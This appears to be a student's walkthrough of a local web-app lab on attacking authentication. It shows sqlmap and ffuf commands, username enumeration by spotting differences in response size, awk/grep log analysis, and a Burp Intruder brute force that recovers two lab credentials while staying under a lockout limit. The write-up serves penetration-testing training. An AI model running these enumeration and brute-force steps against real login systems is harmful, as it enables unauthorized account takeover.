19 - Attacking Authentication - Challenge Walkthrough

For this example, we need to catch the post request with burp, copy and save it in a .txt file.

Next, we are going to determine if the input field being tested is vulnerable to SQL injections.

In the same directory as the .txt file containing the post request, run:

"#/usr/bin/sqlmap -r post-request.txt -p username" - Here I am using the absolute path for the command in my system.

-p is the parameter name we want to test.

```
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```

Ok. So, no trick business.

Lets first determine valid usernames. Lets run a username list with a single password, and see if we can find valid usernames that way.

https://www.freecodecamp.org/news/web-security-fuzz-web-applications-using-ffuf/


Offers information on how to use fuff to perform many web attacks, including the attack to determine valid usernames.

```
ffuf -w /usr/share/SecLists/Usernames/top-usernames-shortlist.txt -X POST -d
"username=FUZZ&&password=x" -H "Content-Type: application/x-www-form-
urlencoded" -u http://mydomain.com/login -mr "username already exists"
```

This is the example command. Not sure if we are going to be following it to the letter.

There is an easier way.

It looks like when the username is not valid, we do not receive the error message back. So, when we run the attack, we need to be looking for the error message. That is what is going to show us if it is a valid username or not. We can see that change by actually looking for that string, or we could also check the value of the size of the response, or the status code, etc. In Hydra, I have documented somewhere on how to catch that error message, but as I have mentioned before, dealing with http in hydra is not very peaceful. The syntax of the command is very ugly and pick. So, we are going to be using ffuf.



First, we are going to use without the filter size flag. Make sure to save the output into a file, so we can make the analysis of the file using bash commands (Log Analysis), without the need to run the command again, as doing so will take another attempt out of our tries.

```
(kali®kali)-[~/Desktop/WebApp-Lab/authentication_challenge_capstone
  💲 ffuf -request request.txt -request-proto http -w /usr/share/wordlists/seclists/Usernames/Names/names.txt > seclist_usernames_names.txt
            v2.1.0-dev
 :: Method
:: URL
:: Wordlist
:: Header
:: Header
                                       : http://localhost/labs/a0×03.php
: FUZZ: /usr/share/wordlists/seclists/Usernames/Names/names.txt
                                      : FUZZ: /usr/share/wordlists/seclists/Usernames/Names/names.txt
: Connection: close
: Sec-Fetch-User: ?1
: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
: Origin: http://localhost
: Sec-Fetch-Dest: document
: Accept-Encoding: gzip, deflate, br
: Content-Type: application/x-www-form-urlencoded
: Referer: http://localhost/labs/a0×03.php
: Sec-Fetch-Site: same-origin
: Upgrade-Insecure-Requests: 1
 :: Header
:: Header
 :: Header
:: Header
 :: Header
:: Header
                                       : Upgrade-Insecure-Requests: 1
: Sec-Fetch-Mode: navigate
: Host: localhost
      Header
 :: Header
      Header
 :: Header
:: Header
:: Data
:: Follow redirects
:: Calibration
:: Timeout
                                       : Accept-Language: en-US,en;q=0.5
: username=FUZZ&password=Password123
                                       : false
: false
: 10
 :: Threads
:: Matcher
                                       : 40
                                       : Response status: 200-299,301,302,307,401,403,405,500
:: Progress: [10177/10177] :: Job [1/1] :: 995 req/sec :: Duration: [0:00:10] :: Errors: 0 ::
       kali®kali)-[~/Desktop/WebApp-Lab/authentication_challenge_capstone]
```

Now, we can digest the file.

The cut command does not support delimiters longer than a single character. To handle cases where the delimiter is more than one character, you can use awk, which is more flexible. Here's how you can modify your command:

Explanation:

- awk : A versatile text-processing tool.
- 2. -F "\t\t\t": Specifies the field separator (delimiter) as four tab characters.
- {print \$2}: Prints the second field.

If the delimiter is a specific set of spaces or another string (e.g., "----"), replace "\t\t\t" with the appropriate string:

This method allows you to use any multi-character string as a delimiter.

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When we are using this technique, we are looking for the outliers, so response sizes that differs from the "normal", status response codes, words, lines, duration, and if the tool you are using offers more parameters great.

We could filter directly in the command we run, but we can also write the results to a file and do some analysis that way.

Example File plaintext username=john size=1234 role=admin username=jane size=5678 role=user username=doe size=91011 role=guest Using awk to Extract the size Value bash awk -F "size=" '{print \$2}' filename.txt | awk '{print \$1}' **Explanation:** 1. -F "size=": Sets the delimiter to size=. The part after size= becomes \$2. 2. {print \$2}: Prints everything after size= on each line. 3. | awk '{print \$1}': Further processes the output to grab only the first word after size= (e.g., 1234).

This is how the file looks:

```
head seclist_usernames_names.txt
aarushi
                        [Status: 200, Size: 3256, Words: 1262, Lines: 68, Duration: 32ms]
                        [Status: 200, Size: 3256, Words: 1262, Lines: 68, Duration: 32ms]
abagail
                        [Status: 200, Size: 3256, Words: 1262, Lines: 68, Duration: 33ms]
abagael
                        [Status: 200, Size: 3256, Words: 1262, Lines: 68, Duration: 34ms]
ace
                        [Status: 200, Size: 3256, Words: 1262, Lines: 68, Duration: 34ms]
aarika
                        [Status: 200, Size: 3256, Words: 1262, Lines: 68, Duration: 34ms]
aaron
aaliyah
                        [Status: 200, Size: 3256, Words: 1262, Lines: 68, Duration: 36ms]
                        [Status: 200, Size: 3256, Words: 1262, Lines: 68, Duration: 36ms]
abia
                        [Status: 200, Size: 3256, Words: 1262, Lines: 68, Duration: 31ms]
abraham
                        [Status: 200, Size: 3256, Words: 1262, Lines: 68, Duration: 35ms]
aartjan
```

The first column represents the name on the names.txt list. There are some values on that column that has two names, which makes a little difficult to "digest" the file using cut command. So, we are going to use awk here.

This is going to be good so we do not have to depend on burp to do this, since the community edition takes forever to run the list.

```
-(kali®kali)-[~/Desktop/WebApp-Lab/authentication_challenge_capstone]
seclist_usernames_names.txt awk -F "Size:" '{print $2}' seclist_usernames_names.txt
3256, Words: 1262, Lines: 68, Duration: 32ms]
3256, Words: 1262, Lines: 68, Duration: 32ms]
3256, Words: 1262, Lines: 68, Duration: 33ms]
3256, Words: 1262, Lines: 68, Duration: 34ms]
3256, Words: 1262, Lines: 68, Duration: 34ms]
3256, Words: 1262, Lines: 68, Duration: 34ms]
3256, Words: 1262, Lines: 68, Duration: 36ms]
3256, Words: 1262, Lines: 68, Duration: 36ms]
3256, Words: 1262, Lines: 68, Duration: 31ms]
3256, Words: 1262, Lines: 68, Duration: 35ms]
3256, Words: 1262, Lines: 68, Duration: 34ms]
3256, Words: 1262, Lines: 68, Duration: 37ms]
3256, Words: 1262, Lines: 68, Duration: 33ms]
3256, Words: 1262, Lines: 68, Duration: 35ms]
3256, Words: 1262, Lines: 68, Duration: 40ms]
3256, Words: 1262, Lines: 68, Duration: 38ms]
3256, Words: 1262, Lines: 68, Duration: 35ms]
3256, Words: 1262, Lines: 68, Duration: 37ms]
3256, Words: 1262, Lines: 68, Duration: 42ms]
3256, Words: 1262, Lines: 68, Duration: 44ms]
3256, Words: 1262, Lines: 68, Duration: 45ms]
3256, Words: 1262, Lines: 68, Duration: 46ms]
```

Now, we can cut using the the comma a a delimiter.

```
(kali@ kali)-[~/Desktop/WebApp-Lab/authentication_challenge_capstone]
$ awk -F "Size:" '{print $2}' seclist_usernames.txt | cut -d ',' -f 1 | sort -u
3256
3376
```

We can see there are only two response sizes in all the request we made. One of them looks very familiar, as it is the majority of the size values returned. Now, the other one, it is not that common. Lets grep that value, and see the username(s) associated.

```
·(kali® kali)-[~/Desktop/WebApp-Lab/authentication_challenge_capstone]
s cat seclist_usernames_names.txt | grep 3376
                            [Status: 200, Size: 3376, Words: 1271, Lines: 68, Duration: 43ms]
admin
                                                    3376, Words: 1271, Lines: 68, Duration: 53ms]
alex
                            [Status: 200, Size:
                                                    3376, Words: 1271, Lines: 68, Duration: 52ms]
3376, Words: 1271, Lines: 68, Duration: 45ms]
                             [Status: 200, Size:
alice
                            [Status: 200, Size: 3376, Words: 1271, Lines: 68, Duration: 49ms]
[Status: 200, Size: 3376, Words: 1271, Lines: 68, Duration: 49ms]
                             [Status: 200, Size:
bob
heath
                                                     3376, Words: 1271, Lines: 68, Duration: 64ms]
ieremv
                                                      376, Words: 1271, Lines: 68, Duration: 68ms]
                            [Status: 200, Size:
raj
                                                       76, Words: 1271, Lines: 68, Duration: 50ms]
                             [Status: 200, Size: 3
root
```

```
(kali@ kali)-[~/Desktop/WebApp-Lab/authentication_challenge_capstone]
$ cat seclist_usernames.txt | grep 3376 | cut -d " " -f 1 > valid_usernames.txt

(kali@ kali)-[~/Desktop/WebApp-Lab/authentication_challenge_capstone]
$ cat valid_usernames.txt
admin
alex
alice
bob
heath
jeremy
raj
root
```


We can also see that the words count on these requests are also bigger than the "normal" value.

So, these are all the valid usernames on the website.

We know the accounts are going to be locked after 5 attempts.

One idea how to handle this scenario would be to gather as much info on the framework, and see if we have any default credentials being used on the admin, and maybe in the root account as well.

Do not forget that now we only have 4 more attempts on these accounts.



I was not aware until this very moment. I knew that PHP is a language, and that we can make website with it. But, I was never aware that it can be considered as the Website Back-End Framework. So, the front-end framework is Bootstrap, the back-end is PHP 7.4.33, the underlying system is Debian (Linux), and the web server is Apache.

Primary Apache's function is to serve web content to clients over HTTP protocol.

Summary:

Apache's main function is to **serve web content** and **handle HTTP requests**, but it can also perform a variety of additional tasks like hosting multiple websites, processing dynamic content, improving security, and providing performance enhancements. It is highly configurable and can be extended through modules, making it suitable for a wide range of web hosting and application deployment needs.

Ok.


Best shot I could think off with the information I was able to gathered so far. I will search for the 4 most common passwords, and run a brute force attack against the usernames found. Lets see if it works.

```
-(kali®kali)-[~/Desktop/WebApp-Lab/authentication_challenge_capstone]
 -$ cat valid_usernames.txt
admin
alex
alice
bob
heath
jeremy
raj
root
  -(kali®kali)-[~/Desktop/WebApp-Lab/authentication_challenge_capstone]
L st cat top_4_rockyou_pass.txt
123456
12345
123456789
password
```

As this is relatively a small attack, we are going to use Burp.


Send the request to intruder.

Set the right configs.



We wanna all permutations. So, the Attack type should be Custer bomb.


For some reason, the username list I created using the commands shown is no good to be imported in Burp.




I had to copy and past it using mousepad.

```
-(kali®kali)-[~/Desktop/WebApp-Lab/authentication_challenge_capstone]
__$ file valid_usernames.txt
valid_usernames.txt: ASCII text, with CR, LF line terminators, with escape sequences
  —(kali⊕kali)-[~/Desktop/WebApp-Lab/authentication_challenge_capstone]
$ mousepad valid_usernames2.txt
(kali@ kali)-[~/Desktop/WebApp-Lab/authentication_challenge_capstone]
$ cat valid_usernames2.txt
admin
alex
alice
bob
heath
jeremy
raj
root
  -(kali® kali)-[~/Desktop/WebApp-Lab/authentication_challenge_capstone]
$ file valid_usernames2.txt
valid_usernames2.txt: ASCII text
```


Payload 1 is the username field:



Payload 2 is the password field:



We can filter by size again, and analyze. Looks like we have 2 accounts.



We have successfully logged in bob and alice's account.

Credentials found:


bob:123456

alice:password

Labs / Authentication 0x03 [Challenge]

Warning: Accounts will lock after 5 failed login attempts! (You can reset the db at /init.php if needed)

Successfully logged in! Challenge complete!



Cool!

Now, lets watch the video and see how our instructor does it.


Nice. Well, it took me a minute because I was trying to see if we had any hints, or maybe files that could potentially be passwords. But, before exhausting the tries, I wanted to make sure I had collected all info possible.

Looks like we could have adjusted the password list a bit, using some key words like teashop, or teashop123....

Instead of using Burp, our instructor uses fluf to do the attack. This is good info because if it was a bigger list we wanted to run, burp community would take forever.

To use ffuf:

capture the request using burp, copy and past it to a txt file, and make the appropriate changes:



Another observation here, he crafts the password list and then runs it with the big username list. So, there were no wasted tries.

```
(kali@ kali)-[~/peh/auth]
$ ffuf -request teashop.txt -request-proto http -mode clusterbomb -w pass.txt:FUZZPASS -w /usr/share/s
eclists/Usernames/top-usernames-shortlist.txt:FUZZUSER
I
```

I would write it to a file.